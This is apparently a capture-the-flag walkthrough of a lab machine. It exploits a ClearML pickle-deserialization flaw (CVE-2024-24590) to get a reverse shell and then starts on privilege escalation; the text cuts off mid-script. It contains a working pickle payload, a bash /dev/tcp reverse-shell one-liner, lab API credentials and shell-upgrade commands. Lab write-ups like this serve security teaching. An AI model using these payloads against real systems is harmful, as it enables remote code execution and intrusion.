Data Processing	Review JSON Artifacts	Black Swan	Jun 3 2024 9:22	Jun 3 2024 9:22	✓ Completed
Data Processing	Review JSON Artifacts	Black Swan	May 30 2024 10:32	May 30 2024 10:32	✓ Completed
Data Processing	Review JSON Artifacts	Black Swan	May 23 2024 10:20	May 23 2024 10:20	✗ Failed

Click for full size image

In the Black Swan project, there's a series of "Experiments":




TYPE	NAME	TAGS	STATUS	USER	STARTED	UPDATED	ITERATION
Data Pro...	Review JSON Artifacts		✓ Completed	Chad Jippity	2 minutes ago	2 minutes ago	0
Data Pro...	Review JSON Artifacts		✓ Completed	Chad Jippity	14 minutes ago	14 minutes ago	0
Data Pro...	Review JSON Artifacts		✓ Completed	Chad Jippity	7 days ago	7 days ago	0
Data Pro...	Review JSON Artifacts		✓ Completed	Chad Jippity	7 days ago	7 days ago	0
Data Pro...	Review JSON Artifacts		✓ Completed	Chad Jippity	11 days ago	11 days ago	0
Data Pro...	Review JSON Artifacts		✕ Failed	Chad Jippity	18 days ago	18 days ago	0
Data Pro...	Review JSON Artifacts		✓ Completed	Chad Jippity	2 months ago	2 months ago	0
Training	PyTorch MNIST train		Published	Ray Flection	4 months ago	4 months ago	1868
Training	Train and Evaluate Model		Published	Chad Jippity	4 months ago	4 months ago	0
Training	PyTorch Lightning MNIST		Published	Ray Flection	4 months ago	4 months ago	0

[Click for full size image](#)

Some seem to be happening on a schedule and recently.

Clicking on the tasks reveals details including the code that's run:



Updated 5 hours ago ● Created by Chad Ji...

Review JSON ... ✓ Completed
Updated 6 days ago ● Created by Chad Jip...

Review JSON ... ✓ Completed
Updated 6 days ago ● Created by Chad Jip...

Review JSON ... ✓ Completed
Updated 10 days ago ● Created by Chad Ji...

Review JSON ... ✕ Failed
Updated 17 days ago ● Created by Chad Ji...

Review JSON ... ✓ Completed
Updated 2 months ago ● Created by Chad ...

Review JSON Artifacts

SOURCE CODE

REPOSITORY	
BRANCH NAME	
SCRIPT PATH	review_tasks.py
WORKING DIRECTORY	.
BINARY	python3.9

UNCOMMITTED CHANGES

```
    Print all key-value pairs contained in the dictionary.
    """
    print(f"[+] Artifact '{artifact_name}' Contents:")
    for key, value in data.items():
        print(f" - {key}: {value}")

def process_task(task):
    artifacts = task.artifacts

    for artifact_name, artifact_object in artifacts.items():
```


[Click for full size image](#)

The code for the "Review JSON Artifacts" is:

```
#!/usr/bin/python3

from clearml import Task
from multiprocessing import Process
from clearml.backend_api.session.client import APIClient

def process_json_artifact(data, artifact_name):
    """
    Process a JSON artifact represented as a Python dictionary.
    Print all key-value pairs contained in the dictionary.
    """
    print(f"[+] Artifact '{artifact_name}' Contents:")
    for key, value in data.items():
```

Like I read from the chat, it's getting tasks from the Black Swan project with the "review" tag, and then loading the artifacts.

There's two entries under "Models":



PROJECTS / Black Swan

OVERVIEW EXPERIMENTS MODELS


FRAME...	NAME	TAGS	STATUS	PROJECT	USER	TASK	UPDATED
PyTorch	Train and Evaluate Model		Published	Black Swan	Chad Jippity	Train and Evaluate Mod...	4 months ago
PyTorch	PyTorch MNIST train		Published	Black Swan	Ray Flection	PyTorch MNIST train	4 months ago

Click for full size image

Shell as jippity

Identify CVE

On the settings page, the version of ClearML is in the footer:



WebApp: 1.13.1-426 • Server: 1.13.1-426 • API: 2.27

Searching for vulnerabilities in this version, I'll find this blog post from Hidden Layer with a handful of CVEs, including a remote code execution vulnerability (CVE-2024-24590). It's titled "Pickle Load on Artifact Get". I'll note the code from the "Review JSON Artifacts" experiment uses the `artifact.get` function:

```
def process_task(task):
    artifacts = task.artifacts

    for artifact_name, artifact_object in artifacts.items():
        data = artifact_object.get()

        if isinstance(data, dict):
            process_json_artifact(data, artifact_name)
        else:
            print(f"[!] Artifact '{artifact_name}' content is not a dictionary.")
```

Generate Pickle Payload

My initial attempt to exploit this involved writing a couple short Python scripts like in the blog post. I'll start with the serialized payload:


```
#!/usr/bin/env python3

import pickle
import os

class RunCommand:
    def __reduce__(self):
        return (os.system, ('ping -c 1 10.10.14.6',))


command = RunCommand()

with open('pickle_artifact.pkl', 'wb') as f:
    pickle.dump(command, f)
```

This creates a file that can be uploaded and should execute a `ping` on deserialization. I'll run this to create it:

```
oxdf@hacky$ python create_payload.py
oxdf@hacky$ file pickle_artifact.pkl
pickle_artifact.pkl: data
```

Setup Clearml

Clicking the "+" button on the Experiments page loads this window:


CREATE NEW EXPERIMENT

To create a new experiment you can either run your ML code instrumented with the ClearML SDK, or relaunch a previously run experiment by cloning it.

Set up ClearML | Run your ML code | Relaunch previous experiments

1. Install

Run the ClearML setup script

```
pip install clearml
```

2. Configure

LOCAL PYTHON | JUPYTER NOTEBOOK

Run the ClearML setup script

```
clearml-init
```

Complete the clearml configuration information as prompted.

CREATE NEW CREDENTIALS


I'll create a virtual environment (`python -m venv venv`) and activate it (`source venv/bin/activate`). Then I'll install `clearml`, but I'll make sure to use the same version from Blurry:

```
(venv) oxdf@hacky$ pip install clearml==1.13.1
Collecting clearml==1.13.1
  Downloading clearml-1.13.1-py2.py3-none-any.whl.metadata (16 kB)
Collecting attrs>=18.0 (from clearml==1.13.1)
  Downloading attrs-23.2.0-py3-none-any.whl.metadata (9.5 kB)
Collecting furl>=2.0.0 (from clearml==1.13.1)
  Downloading furl-2.1.3-py2.py3-none-any.whl.metadata (1.2 kB)
Collecting jsonschema>=2.6.0 (from clearml==1.13.1)
  Downloading jsonschema-4.22.0-py3-none-any.whl.metadata (8.2 kB)
Collecting numpy>=1.10 (from clearml==1.13.1)
  Downloading numpy-1.26.4-cp311-cp311-manylinux_2_17_x86_64.manylinux2014_x86_64 .m
kB)
```

Next instruction is to run `clearml-init`, which prompts for a configuration:

```
(venv) oxdf@hacky$ clearml-init
ClearML SDK setup process

Please create new clearml credentials through the settings page in your `clearml-
server` web app (e.g. http://localhost:8080//settings/workspace-configuration)
Or create a free account at https://app.clear.ml/settings/workspace-configuration

In settings page, press "Create new credentials", then press "Copy to clipboard".

Paste copied configuration here:
```

The "Get New Credentials" button on the site gives the format needed:



Complete the clearml configuration information as prompted.

```
api {
  web_server: http://app.blurry.htb
  api_server: http://api.blurry.htb
  files_server: http://files.blurry.htb
  credentials {
    "access_key" = "GM3FWR567ZRC8NJ6Y409"
    "secret_key" = "mA8zE9ZJ2TjPRGqQHEt7KjgzzFY33C6LNaoMjMIVqnSWkE8sbS"
  }
}
```

This saves these creds to `~/clearml.conf`.

Create Task


I'll try creating a task with the same code shown in the blog post. Rather than write the payload to a file and then read it in, I'll just append to the previous script:

```python
#!/usr/bin/env python3

import pickle
import os
from clearml import Task

class RunCommand:
    def __reduce__(self):
        return (os.system, ('ping -c 1 10.10.14.6',))


command = RunCommand()

task = Task.init(project_name="Black Swan", task_name="0xdfping")
task.upload_artifact(name="sploit", artifact_object=command, retries=2,
wait_on_upload=True, extension_name=".pkl")
```

Running this creates the task:

```
(venv) oxdf@hacky$ python exploit.py
ClearML Task: created new task id=43f7d9822a12439eaacab654e077782e
2024-06-10 15:52:16,102 - clearml.Task - INFO - No repository found, storing script cod
ClearML results page:
http://app.blurry.htb/projects/116c40b9b53743689239b6b460efd7be/experiments/43f7d9822a1
2024-06-10 15:52:17,359 - clearml.Task - INFO - Waiting for repository detection and fu
2024-06-10 15:52:17,585 - clearml.Task - INFO - Finished repository detection and packa
ClearML Monitor: GPU monitoring failed getting GPU reading, switching off GPU monitorin
```

And it shows up on Blurry:



TYPE	NAME	TAGS	STATUS	USER	STARTED	UPDATED	ITERATION
Training	0xdfping		✓ Completed	0xdf	a few seconds ago	a few seconds ago	0
Data Pro...	Review JSON Artifacts		✓ Completed	Chad Jippity	2 minutes ago	2 minutes ago	0
Data Pro...	Review JSON Artifacts		✓ Completed	Chad Jippity	20 minutes ago	20 minutes ago	0
Data Pro...	Review JSON Artifacts		✓ Completed	Chad Jippity	7 days ago	7 days ago	0
Data Pro...	Review JSON Artifacts		✓ Completed	Chad Jippity	7 days ago	7 days ago	0
Data Pro...	Review JSON Artifacts		✓ Completed	Chad Jippity	11 days ago	11 days ago	0
Data Pro...	Review JSON Artifacts		✗ Failed	Chad Jippity	18 days ago	18 days ago	0
Data Pro...	Review JSON Artifacts		✓ Completed	Chad Jippity	2 months ago	2 months ago	0
Training	PyTorch MNIST train		Published	Ray Flection	4 months ago	4 months ago	1868
Training	Train and Evaluate Model		Published	Chad Jippity	4 months ago	4 months ago	0
Training	PyTorch Lightning MNIST		Published	Ray Flection	4 months ago	4 months ago	0

Click for full size image

Run Locally

I'll open a Python terminal and use lines from the recurring task to try it locally. Because I'm running the vulnerable version of ClearML, it should ping if it works. I'll find my task:

```
(venv) oxdf@hacky$ python
Python 3.11.9 (main, Apr  6 2024, 17:59:24) [GCC 11.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from clearml import Task
>>> task = Task.get_task(project_name='Black Swan', task_name="0xdfping",
allow_archived=False)
>>> task
<clearml.task.Task object at 0x7f88f0564410>
```

The artifact is there:

```
>>> task.artifacts
{'sploit': {'name': 'sploit', 'size': 58, 'type': 'pickle', 'mode': <ArtifactModeEnum.o
'url':
'http://files.blurry.htb/Black%20Swan/0xdfping.544ec1b3e78543359991dfc4fe5135a5/artifac
'hash': '9b127487b99ba55ae7223961ea443c2cc592110f5b48e90bec325662ba4298e5', 'timestamp'
datetime.datetime(2024, 6, 13, 13, 29, 36), 'metadata': {}, 'preview': '<__main__.RunCo
0x7f7008a24150>'}}
```


I'll get the object:

```
>>> obj = task.artifacts['sploit']
>>> data = obj.get()
PING 10.10.14.6 (10.10.14.6) 56(84) bytes of data.
64 bytes from 10.10.14.6: icmp_seq=1 ttl=64 time=0.047 ms

--- 10.10.14.6 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.047/0.047/0.047/0.000 ms
>>> data
0
```

There's a `ping` executed in there!

Remote POC


To get the artifact downloaded on Blurry, I'll need to tag the task with "review". This can be done manually in the web UI:



Or by updating the `Task.init` call in my script:

```
task = Task.init(project_name="Black Swan", task_name="0xdfping", tags=["review"])
```

When the "Review JSON Artifacts" job runs:



TYPE	NAME	TAGS	STATUS	USER	STARTED	UPDATED	IT
Data Pro...	Review JSON Artifacts		▷ Running	Chad Jippity	a few seconds ago	a few seconds ago	0

Click for full size image

I'll get ICMP:

```
oxdf@hacky$ sudo tcpdump -ni tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
13:36:03.757712 IP 10.10.11.19 > 10.10.14.6: ICMP echo request, id 8, seq 1, length
64
13:36:03.757743 IP 10.10.14.6 > 10.10.11.19: ICMP echo reply, id 8, seq 1, length 64
```

This job deletes my task on completion. Sometimes this job fails without getting execution, and doesn't delete the task. Typically in this case, it works on the next run without any further action. The author of the box was under the impression this never worked, and thus had a much more difficult path to make it work reliably. I'll show that in Beyond Root.

Shell

To get a shell, I'll update my `create_payload.py` script:

```
#!/usr/bin/env python3

import pickle
import os
from clearml import Task

class RunCommand:
    def __reduce__(self):
        return (os.system, ('bash -c "bash -i >& /dev/tcp/10.10.14.6/443 0>&1"',))


command = RunCommand()

task = Task.init(project_name="Black Swan", task_name="0xdfshell", tags=["review"])
task.upload_artifact(name="sploit", artifact_object=command, retries=2,
wait_on_upload=True, extension_name=".pkl")
```

On re-running `exploit.py`, and after two minutes, there's a shell from Blurry:

```
oxdf@hacky$ nc -lnvp 443
Listening on 0.0.0.0 443
Connection received on 10.10.11.19 55648
bash: cannot set terminal process group (8406): Inappropriate ioctl for device
bash: no job control in this shell
jippity@blurry:~$
```

I'll upgrade my shell using the standard technique:

```
jippity@blurry:~$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
jippity@blurry:~$ ^Z
[1]+  Stopped                 nc -lnvp 443
oxdf@hacky$ stty raw -echo; fg
nc -lnvp 443
            reset
reset: unknown terminal type unknown
Terminal type? screen
jippity@blurry:~$
```

And grab `user.txt`:

```
jippity@blurry:~$ cat user.txt
b83a071a************************
```

Shell as root

Enumeration

sudo

jippity has the ability to run the `evalute_model` script as root:

```
jippity@blurry:~$ sudo -l
Matching Defaults entries for jippity on blurry:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jippity may run the following commands on blurry:
    (root) NOPASSWD: /usr/bin/evaluate_model /models/*.pth
```

evalute_model

It's a shell script:

```
jippity@blurry:~$ file /usr/bin/evaluate_model
/usr/bin/evaluate_model: Bourne-Again shell script, ASCII text executable
jippity@blurry:~$ cat /usr/bin/evaluate_model
#!/bin/bash
# Evaluate a given model against our proprietary dataset.
# Security checks against model file included.

if [ "$#" -ne 1 ]; then
    /usr/bin/echo "Usage: $0 <path_to_model.pth>"
    exit 1
fi

MODEL_FILE="$1"
TEMP_DIR="/models/temp"
PYTHON_SCRIPT="/models/evaluate_model.py"

/usr/bin/mkdir -p "$TEMP_DIR"

file_type=$(/usr/bin/file --brief "$MODEL_FILE")

# Extract based on file type
if [[ "$file_type" == *"POSIX tar archive"* ]]; then
    # POSIX tar archive (older PyTorch format)
    /usr/bin/tar -xf "$MODEL_FILE" -C "$TEMP_DIR"
elif [[ "$file_type" == *"Zip archive data"* ]]; then
    # Zip archive (newer PyTorch format)
